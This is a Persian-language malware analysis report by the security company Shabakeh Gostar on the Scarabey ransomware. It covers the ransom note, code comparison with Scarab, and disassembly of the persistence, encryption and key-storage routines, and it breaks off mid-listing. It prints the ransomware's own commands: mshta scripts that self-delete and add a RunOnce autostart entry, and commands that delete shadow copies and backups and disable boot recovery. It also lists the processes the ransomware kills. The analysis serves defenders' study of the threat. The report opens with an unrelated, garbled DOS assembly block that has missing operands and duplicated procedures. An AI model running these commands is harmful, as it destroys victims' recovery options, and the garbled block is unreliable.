بررسی و تحلیل باج‌افزار

SCARABEY

شبکه گستر
امنیت شما | وظیفه ما

عنوان سند: بـررسـی و تـحـلـیـل بـاج‌افـزار Scarabey

شناسه سند: SPT-A-0145-00

تهیه‌کننده: گروه تحقیق و توسـعه، شرکت مهندسی شبکه گستر

تاریخ ویرایش: ۲۱ بـهـمـن ۱۳۹۶

```
TRUE            EQU     01H
FALSE           EQU     00H
BREAKINT        EQU     23H
GETVECTOR       EQU     35H
SETVECTOR       EQU     25H
DOS_FUNCTION    EQU     21H

BREAK           SEGMENT PUBLIC  'CODE'
BREAKFLAG       DB      0H
SAVEBRK         DD      0H
                ASSUME  CS:BREAK
                ASSUME  DS:NOTHING

                PUBLIC  CHECK_BREAK
CHECK_BREAK     PROC    FAR
                XOR     AX, AX
                MOV     AL, BREAKFLAG
                MOV     BREAKFLAG, FALSE
                RET
CHECK_BREAK     ENDP

                PUBLIC  INST_BRK_HANDLR
INST_BRK_HANDLR PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, GETVECTOR
                INT     DOS_FUNCTION
                MOV     WORD PTR SAVEBRK
                MOV     WORD PTR SAVEBRK+2
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, OFFSET
                MOV     BX, CS
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
INST_BRK_HANDLR ENDP
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
BREAK           ENDS
                END
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
```

فهرست مطالب

مـعـرفـی

Scarabey جدیدترین نسخه از باج‌افزار Scarab است که با تغییراتی نه چندان قابل توجه در مقایسه با نسخه قبلی آن، سیستم‌های کاربران و سازمان‌ها را هدف قرار داده است.

Scarabey با زبان برنامه‌نویسی Delphi و بدون بهره‌گیری از C++ Packing ساخته شده است.

باج افزار Scarabey به کاربر هشدار می‌دهد که در صورت پرداخت نشدن باج درخواستی، هر ۲۴ ساعت ۲۴ فایل از روی دستگاه حذف شده و این کار را تا زمانی که دیگر فایلی بر روی دستگاه باقی نماند، ادامه خواهد داد.

با این حال، همانطور که در این گزارش تحلیل فنی اشاره شده، حداقل این نسخه از Scarabey اقدام به حذف فایل نمی‌کند. ضمن اینکه با وجود ادعای باج‌افزار مبنی بر در اختیار داشتن یک کپی از فایل‌های حذف شده، هیچ عملیات کپی توسط Scarabey صورت نمی‌گیرد. بنابراین در صورت فعال بودن قابلیت حذف فایل، بازگردانی فایل‌ها توسط باج افزار امکان‌پذیر نخواهد بود.

Scarabey از محدود باج‌افزارهایی است که نه فقط به ازای هر دستگاه آلوده بلکه برای هر فایل ذخیره شده بر روی دستگاه از کلید رمزگذاری[۱] منحصربه‌فردی استفاده می‌کند. قابلیتی که کشف کلید برای رمزگشایی کلیه فایل‌ها را با روش‌هایی همچون روبرداری[۲] از حافظه غیرممکن می‌سازد.

اتصال از راه دور از طریق پودمان Remote Desktop - به اختصار RDP - به دستگاه‌های با گذرواژه ضعیف و اجرای فایل مخرب باج‌افزار، اصلی‌ترین روش انتشار Scarabey است..

تـفـاوت با نسـخه پیشـین


Scarabey جدیدترین نسخه از باج‌افزار Scarab است. یکی از تفاوت‌های اصلی میان Scarab و Scarabey در متن پیام آنها و نحوه تهدید قربانی برای پرداخت سریع‌تر باج است.

بر خلاف اطلاعیه باج‌گیری[۳] Scarab که انگلیسی است، اطلاعیه نسخه جدید به زبان روسی نوشته شده که نمایانگر تمرکز اصلی گردانندگان این نسخه بر روی اهداف روسی زبان است. هر چند که این به معنای در امان بودن کاربران ایرانی از گزند Scarabey نیست.


از نکات قابل توجه در نسخه پیشین، وجود اشتباهات دستوری و نوشتاری در اطلاعیه باج‌گیری آن است. جالب اینکه در صورت برگردان محتوای روسی اطلاعیه باج‌گیری Scarabey به زبان انگلیسی از طریق Google Translate، همان اشتباهات تکرار می‌شود.

---

[۱] Encryption Key
[۲] Dump
[۳] Ransom Note



شکل ۱- نمونه‌ای از اطلاعیه باج‌گیری Scarab



شکل ۲ – متن ترجمه شده اطلاعیه باج‌گیری Scarabey از طریق Google Translate

بر اساس این مستندات می‌توان اینطور نتیجه‌گیری کرد که نویسندگان Scarab روسی زبان بوده و متن پیام را به زبان مادری خود نوشته و سپس آن را با Google Translate به انگلیسی ترجمه کرده‌اند. به نظر می‌رسد پس از آنکه نویسندگان Scarabey تصمیم گرفتند تا کاربران روسی را هدف قرار دهند، متن پیام باج‌افزار را هم به زبان روسی نوشتند.

با این حال متن این دو اطلاعیه تفاوت‌هایی نیز با یکدیگر دارند. در نسخه اصلی Scarab به کاربر چنین هشداری نمایش داده می‌شود:

"هر چه کاربر بیشتر تعلل کند، هزینه هم افزایش می‌یابد."

برخلاف آن، در پیام Scarabey به کاربران اعلام می شود:

"هر روز که بگذرد فایل‌های بیشتری حذف خواهد شد و تا زمانی که فایلی بر روی سیستم وجود داشته باشد این فرآیند ادامه می‌یابد."

در بخشی دیگر از اطلاعیه باج‌گیری آمده:

"در هر ۲۴ ساعت ۲۴ فایل حذف خواهد شد. (ما نسخه‌ای از فایل‌ها را در اختیار داریم) اگر نرم‌افزار رمزگشایی ظرف ۷۲ ساعت اجرا نشود، همه فایل‌ها از روی سیستم به صورت کامل حذف خواهد شد و امکان بازگردانی آنها وجود نخواهد داشت."

اساساً این کار مهاجمان بدان معناست که یا نسخه‌ای از فایل‌های رمز نشده قربانی برای آنها ارسال می‌شود و یا کنترل سیستم او را جهت حذف فایل‌ها در اختیار دارند. این فرضیات بنا به دلایل زیر قابل قبول نیستند:

- علاوه بر اینکه ارسال حجم بسیار زیادی از اطلاعات قربانیان در بستر شبکه به سیستم‌های مهاجمان کاملاً غیرمنطقی است، در کد باج‌افزار نیز هیچ قابلیت ارسال فایل از طریق شبکه وجود ندارد.
- هیچ درب‌پشتی[۴] یا کد دسترسی از راه دور در Scarabey به چشم نمی‌خورد و به همین دلیل حذف از راه دور فایل‌ها از روی سیستم قربانی نیز غیرممکن است.
- در کد باج‌افزار هیچ کدی جهت حذف فایل‌های کاربر در نظر گرفته نشده است.

در ادامه اطلاعیه باج‌گیری، مراحل رمزگشایی فایل‌ها – به صورت محلی[۵] و نه از راه دور – پس از پرداخت باج شرح داده می‌شود:

"بعد از اجرای برنامه رمزگشا، فایل‌ها در مدت یک ساعت رمزگشایی خواهند شد. فایل‌های هر کاربر با یک کلید یکتا رمزنگاری شده و در نتیجه با یک نرم‌افزار رمزگشا نمی‌توان فایل‌های تمامی کاربران را رمزگشایی کرد."

نتیجه این می‌شود که ادعای حذف فایل‌ها یا دسترسی بدافزار به فایل‌های کاربران فقط حربه‌ای برای ترساندن کاربر به منظور پرداخت هر چه سریع‌تر مبلغ اخاذی شده است.

تجزیه و تحلیل فنی

در حالی که Scarab با Visual C نوشته شده، Scarabey با زبان برنامه‌نویسی Delphi و بدون بهره‌گیری از C++ Packing توسعه داده شده است. اما با مقایسه کد Scarab و Scarabey مشخص می‌شود که بایت به بایت هر دو باج‌افزار یکسان بوده و احتمالاً Scarabey توسط نویسندگان Scarab و برای هدف قرار دادن کاربران روس نوشته شده است.

علاوه بر این، پروسه‌های ایجاد شده، فایل‌های دریافت شده[۶]، روش رمزنگاری و Mutexe مورد استفاده، همگی، در هر دوی آنها یکسان هستند. به همین علت Scarabey نسخه‌ای جدید از Scarab بوده و یک باج‌افزار جدید به محسوب نمی‌شود.

شکل ۳، خروجی تجزیه و تحلیل دو باج‌افزار را نشان می‌دهد. تنها موردی که متفاوت است نحوه آدرس‌دهی کد و داده‌های حافظه است (تفاوت‌ها با رنگ زرد و قرمز مشخص شده‌اند).

---


[۴] Backdoor
[۵] Local
[۶] Dropped Files

شـکل ۳ – مـقـایسـه کـدهـای دو بـاج‌افـزار Scarab و Scarabey

تـجـزیـه و تـحـلـیـل کـد

Scarabey در اولین اقدام با ارزیابی پارامترهای ورودی بررسی می‌کند که آیا برای اولین بار بر روی دستگاه اجرا شده یا خیر. در صورت منفی بودن نتیجه، وجود کلید زیر در محضرخانه[۷] مورد بررسی قرار می‌گیرد:

```
Software\ILRTISo\idle
```



شـکل ۴ – بررسی اجرا شدن بـاج‌افـزار بـرای اولین بـار

عدم وجود مقدار در کلید مذکور به معنای اجرای نخستین بار باج‌افزار بر روی دستگاه است؛ با استفاده از فرمان زیر فایل SEVNZ.exe در مسیر مورد نظر کپی می‌شود:

```
cmd.exe /c copy /y
C:\Users\[username]\Desktop\9a02862ac95345359dfc3dcc93e3c10e.exe“C:\Users\[username]\
AppData\Roaming\sevnz.exe”
```

[۷] Registry

در مرحله بعد پروسه خود را با پارامتر "runas" اجرا می‌کند.

```
.text:00424D3A                mov     eax, ds:COntainsPath_sevnz_romaing ; C:\Users\virusLab\AppData\Roaming\sevnz.exe.
.text:00424D3F                call    findFile_MaybeMore? ; return 1 if found
.text:00424D44                test    al, al
.text:00424D46                jz      short jmp_FileNotExists
.text:00424D48                mov     eax, ds:COntainsPath_sevnz_romaing
.text:00424D4D                call    findFile_MaybeMore? ; return 1 if found
.text:00424D52                test    al, al
.text:00424D54                jz      loc_424E43
.text:00424D5A                mov     eax, ds:COntainsPath_sevnz_romaing
.text:00424D5F                call    System::__linkproc__ WStrToPWChar(System::WideString)
.text:00424D64                push    eax             ; lpFileName
.text:00424D65                call    DeleteFileW
.text:00424D6A                test    eax, eax
.text:00424D6C                jz      loc_424E43
.text:00424D72
.text:00424D72 jmp_FileNotExists:                     ; CODE XREF: SEVNZ_LotsOFShellexecs_comdLineReads_more_RegAdds+2A↑j
.text:00424D72                lea     edx, [ebp+var_4]
.text:00424D75                xor     eax, eax
.text:00424D77                call    GetCurrProcessNamePath_AlsoGetCmdLine?
.text:00424D7C                mov     eax, [ebp+var_4]
.text:00424D7F                mov     edx, ds:COntainsPath_sevnz_romaing
.text:00424D85                call    CallsCreateProc_more ; creates cmd.exe process with copy command to sevnz.exe in roaming
.text:00424D8A                test    al, al
.text:00424D8C                jz      loc_424EA8
.text:00424D92                mov     eax, off_42F9FC
.text:00424D97                cmp     byte ptr [eax+25h], 0
.text:00424D9B                jz      short loc_424DA2
.text:00424D9D                call    CallsShellExecSelfWithParams
```

شکل ۵ – اجرای کد با پارامتر "runas"

سپس فرمان زیر با استفاده از cmd.exe اجرا می‌شود:

```
“mshta.exe“javascript:o=new
ActiveXObject(‘Scripting.FileSystemObject’);setInterval(function(){try{o.DeleteFile(‘9a
02862ac95345359dfc3dcc93e3c10f.exe’);close()}catch(e){}},10);””
```

باج‌افزارمنتظر می‌ماند تا پروسه خاتمه یافته و سپس خود را حذف می‌کند. بدیهی است که تا زمانی که پروسه در حال اجراست عملیات حذف قابل اجرا نخواهد بود.

```
.text:00424E22 jmp_nozoneIdentifer_meaningSelfCopied:  ; CODE XREF: SEVNZ_LotsOFShellexecs_comdLine
.text:00424E22                 push    1               ; nShowCmd
.text:00424E24                 push    0               ; lpDirectory
.text:00424E26                 push    0               ; lpParameters
.text:00424E28                 mov     eax, ds:COntainsPath_sevnz_romaing
.text:00424E2D                 call    System::__linkproc__ WStrToPWChar(System::WideString)
.text:00424E32                 push    eax             ; lpFile
.text:00424E33                 push    0               ; lpOperation
.text:00424E35                 push    0               ; hwnd
.text:00424E37                 call    ShellExecuteW   ; shellexec sevnz.exe copied file
.text:00424E3C                 call    CallsCrteProc_more?? ; DELET SELF using mtsha.exe AND EXIT
```

شکل ۶ – فرمان حذف فایل SEVNZ.exe

تجزیه و تحلیل پروسه

همانطور که اشاره شد پروسه SEVNZ.exe برای بررسی در حال اجرا بودن، تلاش می‌کند که خود را از مسیر زیر را حذف کند:

```
C:\Users\[username]\AppData\Roaming\sevnz.exe
```

عدم فراهم شدن امکان حذف، به معنای در حال اجرا بودن پروسه است. بلافاصله پس از انجام این بررسی، از mtsha.exe برای اجرای کد JavaScript استفاده کرده و به منظور راه‌اندازی خودکار، فرمان زیر را به منظور اعمال تغییرات در محضرخانه اجرا می‌کند:

```
mshta.exe “javascript:o=new ActiveXObject(‘WScript.Shell’);
x=newActiveXObject(‘Scripting.FileSystemObject’);
setInterval(function(){try{i=x.GetFile(‘sevnz.exe’).Path;
o.RegWrite(‘HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\ILRTISo’,i);}
catch(e){}},10);
```

در بخش بعدی، مشابه عملکرد سایر باج‌افزارها شروع به حذف فایل‌های Shadow Volume می‌کند تا کاربران قادر به بازیابی فایل‌های رمزنگاری شده از طریق این قابلیت Windows نباشند.

```
--Executes these scripts with mtsha.exe--:
ActiveXObject("WScript.Shell");
o.Run("cmd.exe /c wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0",0);
o.Run("cmd.exe /c wmic SHADOWCOPY DELETE",0);
o.Run("cmd.exe /c vssadmin Delete Shadows /All /Quiet",0);
o.Run("cmd.exe /c bcdedit"
new ActiveXObject("WScript.Shell");
o.Run("cmd.exe /c wbadmin DELETE SYSTEMSTATEBACKUP-keepVersions:0",0);
o.Run("cmd.exe /cwmicSHADOWCOPYDELETE"0);
o.Run("cmd.exevssadminDeleteShadows /All/Quiet",0);
o.Run("cmd.exe /c bcdedit /set {default} recoveryenabled No",0);
o.Run("cmd.exe /c bcdedit /set {default} bootstatuspolicy ignoreallfailures",0);
```

هنگامی که فایلی توسط یک پروسه در حال استفاده است، باج‌افزار قادر به رمزنگاری آن نخواهد بود. به همین خاطر Scarabey یک حلقه بی‌نهایت با عملکرد متوقف کردن برخی پروسه‌ها را که ممکن است در روند رمزنگاری فایل‌ها خللی ایجاد کنند، اجرا می‌کند. پروسه‌هایی که توسط باج‌افزار متوقف می‌شوند، عبارتند از:

- agntsvc.exe
- isqlplussvc.exe
- ncsvc.exe
- msftesql.exe
- sqlagent.exe
- sqlbrowser.exe
- sqlservr.exe
- sqlserver.exe
- sqlwriter.exe
- oracle.exe
- synctime.exe
- mydesktopqos.exe
- sqbcoreservice.exe
- xfssvccon.exe
- mydesktopservice.exe
- ocautoupds.exe
- tbirdconfig.exe
- ocomm.exe
- mysqld.exe
- mysqld-nt.exe
- mysqld-opt.exe
- ocssd.exe
- dbsnmp.exe
- firefoxconfig.exe
- dbeng50.exe

در حلقه اصلی تابع رمزنگاری یک mutex تعریف شده که اگر مقدار آن برابر با رشته زیر باشد باج‌افزار خود را از روی دستگاه حذف می‌کند.

```
MUTEX:    STOPSCARABSTOPSCARABSTOPSCARABSTOPSCARABSTOPSCARAB
```

حلقه رمزنگاری در بخش‌های مختلفی از کد قابل فراخوانی است. بخشی از کد که حلقه رمزنگاری را برای اولین بار بر روی سیستم قربانی اجرا می‌کند، در شکل زیر قابل مشاهده است.

```
.text:00427DA5 loc_427DA5:                             ; CODE XREF: MAIN_MALICIOUS_START+514↑j
.text:00427DA5                                         ; MAIN_MALICIOUS_START+559↑j
.text:00427DA5                 mov     eax, off_42F9FC
.text:00427DAA                 cmp     byte ptr [eax+2], 0
.text:00427DAE                 jz      short loc_427DE7
.text:00427DB0                 xor     eax, eax
.text:00427DB2                 push    ebp
.text:00427DB3                 push    offset loc_427DDD
.text:00427DB8                 push    dword ptr fs:[eax]
.text:00427DBB                 mov     fs:[eax], esp
.text:00427DBE                 call    CallsSCARAB_ThreadCaller_execCaller_Parent_MORE_ ; main start to the encryption loop. Cy
.text:00427DC3                 mov     eax, off_42F9FC
.text:00427DC8                 cmp     byte ptr [eax+27h], 0
.text:00427DCC                 jz      short loc_427DD3
.text:00427DCE                 call    CallsCyclePorcs_Look
```

شـکل ۷ – حلقه اصلی تابع رمزنگاری

باج‌افزار به صورت بازگشتی وارد تمامی پوشه‌ها شده و پس از رمزگذاری فایل‌هایی که پسوندی به جز پسوند exe. یا dll. دارند پسوند scarab. را به انتهای نام آنها اضافه می‌کند.

```
.text:00425FF0 loc_425FF0:                             ; CODE XREF: LikelyNonimp+E9↑j
.text:00425FF0                 lea     edx, [ebp+var_30]
.text:00425FF3                 mov     eax, [ebp+var_4]
.text:00425FF6                 call    sub_421798
.text:00425FFB                 mov     eax, [ebp+var_30] ; System::WideString
.text:00425FFE                 lea     edx, [ebp+var_2C]
.text:00426001                 call    Sysutils::WideLowerCase(System::WideString)
.text:00426006                 mov     edx, [ebp+var_2C]
.text:00426009                 lea     eax, [ebp+var_28]
.text:0042600C                 call    System::__linkproc__ LStrFromWStr(System::AnsiString &,System::WideString)
.text:00426011                 mov     edx, [ebp+var_28]
.text:00426014                 lea     eax, [ebp+var_C]
.text:00426017                 mov     ecx, offset _str___9.Text
.text:0042601C                 call    System::__linkproc__ LStrCat3(void)
.text:00426021                 mov     eax, [ebp+var_C]
.text:00426024                 mov     edx, offset _str___9.Text
.text:00426029                 call    System::__linkproc__ LStrCmp(void)
.text:0042602E                 jz      short loc_42606B
.text:00426030                 lea     eax, [ebp+var_C]
.text:00426033                 call    j_unknown_libname_56
.text:00426038                 mov     byte ptr [eax], 2Ch
.text:0042603B                 mov     eax, [ebp+var_C]
.text:0042603E                 mov     edx, offset _str___9.Text
.text:00426043                 call    System::__linkproc__ LStrCmp(void)
.text:00426048                 jz      short loc_42606F
.text:0042604A                 mov     edx, [esi+10h]
.text:0042604D                 mov     eax, [ebp+var_C] ; checks if current file extention is substr of exe, dll
.text:00426050                 call    System::Pos(System::AnsiString,System::AnsiString)
```

شکل ۸ – بررسی پسوند فایل‌های exe و dll

Scarabey به‌صورت مستقیم از توابع API رمزنگاری استفاده نکرده و در عوض الگوریتم AES را در کد خود (به صورت توکار[۸]) تزریق کرده است.

```
.text:0041FD87                 xor     ecx, ecx
.text:0041FD89                 call    System::__linkproc__ FillChar(void *,int,char)
.text:0041FD8E                 lea     eax, [ebp+var_38] ; takes these mem addresses,   and XORS them with the data read in fr
.text:0041FD91                 mov     eax, [eax]
.text:0041FD93                 lea     edx, [ebp+var_18] ; this is the buff with the orig data from file to be crytpted
.text:0041FD96                 xor     [edx], eax
.text:0041FD98                 lea     eax, [ebp+var_34]
.text:0041FD9B                 mov     eax, [eax]
.text:0041FD9D                 lea     edx, [ebp+var_14]
.text:0041FDA0                 xor     [edx], eax
.text:0041FDA2                 lea     eax, [ebp+var_30]
.text:0041FDA5                 mov     eax, [eax]
.text:0041FDA7                 lea     edx, [ebp+var_10]
.text:0041FDAA                 xor     [edx], eax
.text:0041FDAC                 lea     eax, [ebp+var_2C]
.text:0041FDAF                 mov     eax, [eax]
.text:0041FDB1                 lea     edx, [ebp+var_C]
.text:0041FDB4                 xor     [edx], eax
.text:0041FDB6                 lea     ecx, [ebp+var_28] ; will contain the final data
.text:0041FDB9                 mov     edx, [ebp+var_8] ; passed in param from ecx??
.text:0041FDBC                 lea     eax, [ebp+var_18] ; the xored original data
.text:0041FDBF                 call    ManiposWithHARDCODED_DATA_CRYPTFUNC_IMP
```

شکل ۹ – فراخوانی تابع اصلی رمزنگاری

الگوریتم رمزنگاری

Scarabey از الگوریتم AES برای رمزنگاری فایل‌ها استفاده می‌کند. این باج‌افزار قبل از خواندن فایل، ۴ بایت (0xDEFACE01) را در حافظه قرار می‌دهد. به نظر می‌رسد این کار بیشتر جنبه طنز از طرف نویسندگان باج‌افزار داشته باشد تا دلیل منطقی! با استفاده از بایت‌های تولید شده عملیات دستکاری داده‌ها انجام می‌شود و ممکن است هدف این عملیات، بردار اولیه[۹] برای ایجاد داده‌های تصادفی باشد.

```
.text:0041FC54
.text:0041FC54 START_OF_AES_ENCRYPTION proc near       ; CODE XREF: EncryptdsFileData+1C1↓p
.text:0041FC54
.text:0041FC54 var_100         = byte ptr -100h
.text:0041FC54 arg_0           = dword ptr  8
.text:0041FC54 arg_4           = dword ptr  0Ch
.text:0041FC54
.text:0041FC54                 push    ebp
.text:0041FC55                 mov     ebp, esp
.text:0041FC57                 add     esp, 0FFFFFF00h
.text:0041FC5D                 push    ebx
.text:0041FC5E                 push    esi
.text:0041FC5F                 mov     esi, edx
.text:0041FC61                 mov     ebx, eax
.text:0041FC63                 lea     edx, [ebp+var_100]
.text:0041FC69                 mov     eax, ecx
.text:0041FC6B                 call    InitializationVectorOperations
.text:0041FC70                 mov     eax, [ebp+arg_4]
.text:0041FC73                 push    eax
.text:0041FC74                 mov     eax, [ebp+arg_0]
.text:0041FC77                 push    eax
.text:0041FC78                 lea     ecx, [ebp+var_100]
.text:0041FC7E                 mov     edx, esi
.text:0041FC80                 mov     eax, ebx
.text:0041FC82                 call    Main_AES_Loop_Function ; loops through file data, performing AES encryption rounds
.text:0041FC87                 pop     esi
.text:0041FC88                 pop     ebx
.text:0041FC89                 mov     esp, ebp
.text:0041FC8B                 pop     ebp
.text:0041FC8C                 retn    8
.text:0041FC8C START_OF_AES_ENCRYPTION endp
```

شکل ۱۰ – تابع بردار اولیه و در ادامه آن تنظیمات AES

[۸] Embedded


[۹] Initialized Vector

```
.text:0041FCF3 loop_encryption_IV_thenCall_AES:        ; CODE XREF: Main_AES_Loop_Function+D5↓j
.text:0041FCF3                 lea     edx, [ebp+var_18]
.text:0041FCF6                 mov     ecx, 10h
.text:0041FCFB                 mov     eax, [ebp+var_4]
.text:0041FCFE                 mov     ebx, [eax]
.text:0041FD00                 call    dword ptr [ebx+0Ch] ; 412494   read data from file
.text:0041FD03                 mov     ebx, eax
.text:0041FD05                 cmp     ebx, 10h
.text:0041FD08                 lea     eax, [ebp+var_1stRound_InitVector_remainingRounds_PreviousCipher] ; these are a key i
.text:0041FD0B                 mov     eax, [eax]
.text:0041FD0D                 lea     edx, [ebp+var_18]
.text:0041FD10                 xor     [edx], eax
.text:0041FD12                 lea     eax, [ebp+var_34]
.text:0041FD15                 mov     eax, [eax]
.text:0041FD17                 lea     edx, [ebp+var_14]
.text:0041FD1A                 xor     [edx], eax
.text:0041FD1C                 lea     eax, [ebp+var_30]
.text:0041FD1F                 mov     eax, [eax]
.text:0041FD21                 lea     edx, [ebp+var_10]
.text:0041FD24                 xor     [edx], eax
.text:0041FD26                 lea     eax, [ebp+var_2C]
.text:0041FD29                 mov     eax, [eax]
.text:0041FD2B                 lea     edx, [ebp+var_C]
.text:0041FD2E                 xor     [edx], eax
.text:0041FD30                 lea     ecx, [ebp+var_28]
.text:0041FD33                 mov     edx, [ebp+var_8]
.text:0041FD36                 lea     eax, [ebp+var_18] ; files orirignal data xored by the previous ops
.text:0041FD39                 call    AES_ALGO
```

شکل ۱۱ – ارجاع داده‌های XOR شده به تابع Mian_AES_Loop_Function


باج‌افزار، الگوریتم AES را با استفاده از تابعی با نام AES_ALGO بر روی داده‌ها اجرا می‌کند. بنا به دلایل زیر به نظر می‌رسد در Scarabey از الگوریتم AES 256 استفاده شده است:

- از قطعه[۱۰]های ۱۶-نویسه‌ای[۱۱] استفاده شده که در الگوریتم‌های مختلف AES به عنوان یک استاندارد معرفی شده است. ۱۶ نویسه از فایل در هر لحظه رمزنگاری می‌شود.
- تفاوت میان نگارش‌های مختلف AES در طول کلید و تعداد دفعات رمزنگاری هر قطعه از فایل است. در این مورد، باج‌افزار هر قطعه از فایل را ۱۴ بار رمزنگاری می‌کند که مطابق با استاندارد رمزنگاری AES 256 است.
- از کلیدی به طول ۲۵۶ بیت استفاده شده است.
- همچنین از زنجیره بلوک رمزنگاری (CBC[۱۲]) نیز استفاده شده است. در این روش، قطعه رمزنگاری شده قبلی برای رمزنگاری قطعه بعدی رمزنگاری نشده مورد استفاده قرار می‌گیرد.



شکل ۱۲ – روش زنجیره بلوک رمزنگاری

در انتها پس از ساخت کلید، کلید به صورت رمزنگاری شده در کلیدی در محضرخانه با عنوان "temp" نوشته خواهد شد.



شکل ۱۳ – کلید temp در محضرخانه

[۱۰] Block
[۱۱] Character
[۱۲] Cipher Block Chaining

اگر کلید در محضرخانه وجود داشته باشد، باج‌افزار با فراخوانی تابعی، کلید را از حالت رمز شده خارج می‌کند. در غیر این صورت تابع دیگری را برای ساخت کلید فراخوانی می‌کند.

```
:00422AFA        mov     eax, 80000001h  ; hKey
:00422AFF        call    RegQueryValueCaller ; query the encryption key in registry HKEY_CURRENT_USER\Software\ILRTIS
:00422B04        cmp     [ebp+var_C], 0
:00422B08        jz      jmp_START_KEY_GEN
:00422B0E        push    2
:00422B10        lea     eax, [ebp+var_40] ; CONTAINS REG VALUE
:00422B13        push    eax
